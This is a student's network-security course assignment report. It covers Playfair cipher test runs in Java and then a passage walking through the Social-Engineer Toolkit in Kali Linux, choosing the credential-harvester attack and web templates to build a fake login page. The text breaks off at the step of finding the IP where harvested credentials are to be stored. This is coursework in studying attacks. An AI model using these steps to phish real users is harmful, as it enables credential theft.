CSCI 6708
ADVANCED TOPICS IN NETWORK SECURITY

ASSIGNMENT - 5

Full Name: Vishaka Vinod

Banner ID: B00955686

Dal Email: vs235403@dal.ca

GitLab:
https://git.cs.dal.ca/vvinod/csci6708_w24_b00955686_vishaka_vinod.git


Table of Contents

Exercise 1

Testcase 1: Example from lecture notes


Secret Key = "SECURITY"
Plaintext = "COME QUICKLY WE NEED HELP"

This is an example given in the lecture notes. However, the code uses the letter ‘Q’ instead of ‘X’ to separate a pair of same letters.



```
secretKey = "SECURITY";
plaintext = "COME QUICKLY WE NEED HELP";

char[][] playfairMatrix = generatePlayfairMatrix(secretKey);
```

```
/Users/vishakavinod/Library/Java/JavaVirtualMachines/openjdk-21.0.1/Contents/Home/b
 .jar=53232:/Applications/IntelliJ IDEA.app/Contents/bin -Dfile.encoding=UTF-8 -Dsu
 /Users/vishakavinod/Desktop/Network Security/csci6708_w24_b00955686_vishaka_vinod/
S E C U R
I T Y A B
D F G H K
L M N O P
Q V W X Z
---------------------------
PairList: {0=CO, 1=ME, 2=QU, 3=IC, 4=KL, 5=YW, 6=EN, 7=EQ, 8=ED, 9=HE, 10=LP}
---------------------------
Ciphertext: UNVTXSYSDPGCCMSVSFFUML
---------------------------
PairList: {0=UN, 1=VT, 2=XS, 3=YS, 4=DP, 5=GC, 6=CM, 7=SV, 8=SF, 9=FU, 10=ML}
---------------------------
Plaintext: COMEQUICKLYWENEQEDHELP
```




ENCRYPTION PROCEDURE IN PLAYFAIR (cont’d.)

Plaintext:	CO	ME	QU	IC	KL	YW	EN	EX	ED	HE	LP
Ciphertext:	UN	VT	XS	YS	DP	GC	CM	UV	SF	FU	ML

S	E	C	U	R
I	T	Y	A	B
D	F	G	H	K
L	M	N	O	P
Q	V	W	X	Z

Testcase 2: Example for repeated characters in a pair

Secret Key = "REPEAT"
Plaintext = " TT IS REPEATED LETTERS"




```
secretKey = "REPEAT";
plaintext = "TT IS REPEATED LETTERS";

char[][] playfairMatrix = generatePlayfairMatrix(secretKey);
```

```
/Users/vishakavinod/Library/Java/JavaVirtualMachines/openjdk-21.0.1/Contents
 .jar=53250:/Applications/IntelliJ IDEA.app/Contents/bin -Dfile.encoding=UTF
 /Users/vishakavinod/Desktop/Network Security/csci6708_w24_b00955686_vishaka
R E P A T
B C D F G
H I K L M
N O Q S U
V W X Y Z
--------------------------
PairList: {0=TQ, 1=TI, 2=SR, 3=EP, 4=EA, 5=TE, 6=DL, 7=ET, 8=TE, 9=RS}
--------------------------
Ciphertext: PUEMNAPAPTRPFKPRRPAN
--------------------------
PairList: {0=PU, 1=EM, 2=NA, 3=PA, 4=PT, 5=RP, 6=FK, 7=PR, 8=RP, 9=AN}
--------------------------
Plaintext: TQTISREPEATEDLETTERS

Process finished with exit code 0
```

Testcase 3: Example for odd total number of characters

Secret Key = "ODDSECRET"
Plaintext = "THIS STRING HAS ODD NUMBER OF CHARACTERS"




```
secretKey = "ODDSECRET";
plaintext = "THIS STRING HAS ODD NUMBER OF CHARACTERS";

char[][] playfairMatrix = generatePlayfairMatrix(secretKey);
```

```
/Users/vishakavinod/Library/Java/JavaVirtualMachines/openjdk-21.0.1/Contents/Home/bin/java -javaagent:/Applications/IntelliJ ID
 .jar=53253:/Applications/IntelliJ IDEA.app/Contents/bin -Dfile.encoding=UTF-8 -Dsun.stdout.encoding=UTF-8 -Dsun.stderr.encodin
 /Users/vishakavinod/Desktop/Network Security/csci6708_w24_b00955686_vishaka_vinod/A5/PlayfairCipher/target/classes org.example
O D S E C
R T A B F
G H I K L
M N P Q U
V W X Y Z
--------------------------
PairList: {0=TH, 1=IS, 2=ST, 3=RI, 4=NG, 5=HA, 6=SO, 7=DQ, 8=DN, 9=UM, 10=BE, 11=RO, 12=FC, 13=HA, 14=RA, 15=CT, 16=ER, 17=SZ}
--------------------------
Ciphertext: HNPADAAGMHITEDENTWMNKBGRLFITTBDFOBCX
--------------------------
PairList: {0=HN, 1=PA, 2=DA, 3=AG, 4=MH, 5=IT, 6=ED, 7=EN, 8=TW, 9=MN, 10=KB, 11=GR, 12=LF, 13=IT, 14=TB, 15=DF, 16=OB, 17=CX}
--------------------------
Plaintext: THISSTRINGHASODQDNUMBEROFCHARACTERSZ

Process finished with exit code 0
```

Testcase 4: Example in assignment document

Secret Key = " RAYQUAZA"
Plaintext = " POKEMON TOWER DEFENSE

YOUR MISSION IN THIS FUN STRATEGY TOWER DEFENSE GAME IS TO HELP PROFESSOR OAK TO STOP ATTACKS OF WILD RATTATA. SET OUT ON YOUR OWN POKEMON JOURNEY, TO CATCH AND TRAIN ALL POKEMON AND TRY TO SOLVE THE MYSTERY BEHIND THESE ATTACKS. YOU MUST PLACE POKEMON CHARACTERS STRATEGICALLY ON THE BATTLEFIELD SO THAT THEY STOP ALL WAVES OF ENEMY ATTACKER
DURING THE BATTLE YOU WILL LEVEL UP AND EVOLVE YOUR POKEMON. YOU CAN ALSO CAPTURE OTHER POKEMON DURING THE BATTLE AND ADD THEM TO YOUR TEAM. USE YOUR MOUSE TO PLAY THE GAME. GOOD LUCK"



```
secretKey = "RAYQUAZA";
plaintext = "POKEMON TOWER DEFENSE\n" +
        "YOUR MISSION IN THIS FUN STRATEGY TOWER DEFENSE GAME IS TO HELP PROFESSOR OAK TO STOP ATTACKS OF WILD RATTATA. SET OUT ON YOUR OWN POKEMON JOURN
        "DURING THE BATTLE YOU WILL LEVEL UP AND EVOLVE YOUR POKEMON. YOU CAN ALSO CAPTURE OTHER POKEMON DURING THE BATTLE AND ADD THEM TO YOUR TEAM. USE
```


```
/Users/vishakavinod/Library/Java/JavaVirtualMachines/openjdk-21.0.1/Contents/Home/bin/java -javaagent:/Applications/IntelliJ IDEA.app/Contents/lib/idea_rt
 .jar=53258:/Applications/IntelliJ IDEA.app/Contents/bin -Dfile.encoding=UTF-8 -Dsun.stdout.encoding=UTF-8 -Dsun.stderr.encoding=UTF-8 -classpath
 /Users/vishakavinod/Desktop/Network_Security/csci6708_w24_b00955686_vishaka_vinod/A5/PlayfairCipher/target/classes org.example.Main
R A Y Q U
Z B C D E
F G H I K
L M N O P
S T V W X
--------------------------
Ciphertext:
 LPPKNPMVWQZUEZKZLVCUPQALFWWFPOHOVGFWKRLVSABABKAVWQZUEZKZLVBKBTDKTVNIZPOULULIZXWLQLUGWMTVPLBAABEHWLISFOZQBAABABXZWMAXPOQNRAWQOLPIBPPOOWRAPCAVNDBAHNYMBWAYHORMMLPIBPP
 OYMBWAQWMWLNSBXKCNATVZUACCKHOBWKCXZBAABEHVRPQPATVLMYBKXPIBPPOHNYAYBXBZRTVAYXBHKBYORNRPOVGZCBASMZKKDOZWLVGBAVGCUTVPLRMOSYTZXLICPBPQYWAABEHZUEQQFMHVGZCBASMCUPQQOOROR
 PZXCPRMUOCCXPMXCQNRALPPKNPVCPQBYMYSRNDUMXAUZMWKCULPIBPPOEQQFMHVGZCBASMBUOCQBBWKCTANQPQASBUPAXZQNRANPRXBXPLMRAVKCMBPBIMWIPREH
--------------------------
Plaintext:
 POKEMONTOWERDEFENSEYOURMISSIONINTHISFUNSTRATEGYTOWERDEFENSEGAMEISTOHELPQPROFESSOROAKTOSTOPATTACKSOFWILDRATTATASETOUTONYOUROWNPOKEMONIOURNEYTOCATCHANDTRAINALLPOKEMO
 NANDTRYTOSOLVETHEMYSTERYBEHINDTHESEATTACKSYOUMUSTPLACEPOKEMONCHARACTERSSTRATEGICALQLYONTHEBATTLEFIELDSOTHATTHEYSTOPALLWAVESOFENEMYATQTACKERDURINGTHEBATTLEYOUWILQLQ
 LEVELUPANDEVOLVEYOURPOKEMONYOUCANALSOCAPTUREOTHERPOKEMONDURINGTHEBATTLEANDADDTHEMTOYOURTEAMUSEYOURMOUSETOPLAYTHEGAMEGOODLUCK

Process finished with exit code 0
```

Ciphertext:
LPPKNPMVWQZUEZKZLVCUPQALFWWFPOHOVGFWKRLVSABABKAVWQZUEZKZLVB
KBTDKTVNIZPOULULIZXWLQLUGWMTVPLBAABEHWLISFOZQBAABABXZWMAXPOQ
NRAWQOLPIBPPOOWRAPCAVNDBAHNYMBWAYHORMMLPIBPPOYMBWAQWMWLNS
BXKCNATVZUACCKHOBWKCXZBAABEHVRPQPATVLMYBKXPIBPPOHNYAYBXBZRTV
AYXBHKBYORNRPOVGZCBASMZKKDOZWLVGBAVGCUTVPLRMOSYTZXLICPBPQYW
AABEHZUEQQFMHVGZCBASMCUPQQOORORPZXCPRMUOCCXPMXCQNRALPPKNPVCP
QBYMYSRNDUMXAUZMWKCULPIBPPOEQQFMHVGZCBASMBUOCQBBWKCTANQPQAS
BUPAXZQNRANPRXBXPLMRAVKCMBPBIMWIPREH

Plaintext after decryption:
POKEMONTOWERDEFENSEYOURMISSIONINTHISFUNSTRATEGYTOWERDEFENSEGAM
EISTOHELPQPROFESSOROAKTOSTOPATTACKSOFWILDRATTATASETOUTONYOUROW
NPOKEMONIOURNEYTOCATCHANDTRAINALLPOKEMONANDTRYTOSOLVETHEMYST
ERYBEHINDTHESEATTACKSYOUMUSTPLACEPOKEMONCHARACTERSSTRATEGICALQ
LYONTHEBATTLEFIELDSOTHATTHEYSTOPALLWAVESOFENEMYATQTACKERDURING
THEBATTLEYOUWILQLQLEVELUPANDEVOLVEYOURPOKEMONYOUCANALSOCAPTU
REOTHERPOKEMONDURINGTHEBATTLEANDADDTHEMTOYOURTEAMUSEYOURMOUS
ETOPLAYTHEGAMEGOODLUCK

Exercise 2


Type ‘setoolkit’ in the command line.



```
┌──(root㉿kali)-[/home/kali]
└─# setoolkit
```


Figure 1: “setoolkit” command in Kali Linux terminal [1]

Choose an appropriate type for social engineering attack that depicts “Website Attack Vectors”.



```
[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                     Version: 8.0.3
                   Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```


Figure 2: Selecting social engineering attacks [1]



```
 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2
```

Figure 3: Selecting website attack vendors [1]


Enter the appropriate option to select 'Credential Harvester Attack Method' as the aim is to obtain user credentials by creating a fake page that will have certain form fields.



```
The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to
 deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the
 website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear leg
itimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its
too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Cred
ential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell explo
itation through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3
```

Figure 4: Selecting credential harvester attack method [1]


Choose the option for "Web templates" to craft a malicious web page.



```
 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>1
```


Figure 5: Selecting web templates [1]

Next, it will ask you to provide an IP where the credentials captured will be stored. Paste the address of your Kali Linux virtual Machine. And hit enter. You can find out IP Address of kali Linux using ifconfig command.



```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 134.190.176.108  netmask 255.255.254.0  broadcast 134.190.177.255
        inet6 fe80::e8f0:2fff:fe00:113a  prefixlen 64  scopeid 0×20<link>
        ether ea:f0:2f:00:11:3a  txqueuelen 1000  (Ethernet)
        RX packets 97  bytes 32944 (32.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 110  bytes 13834 (13.5 KiB)
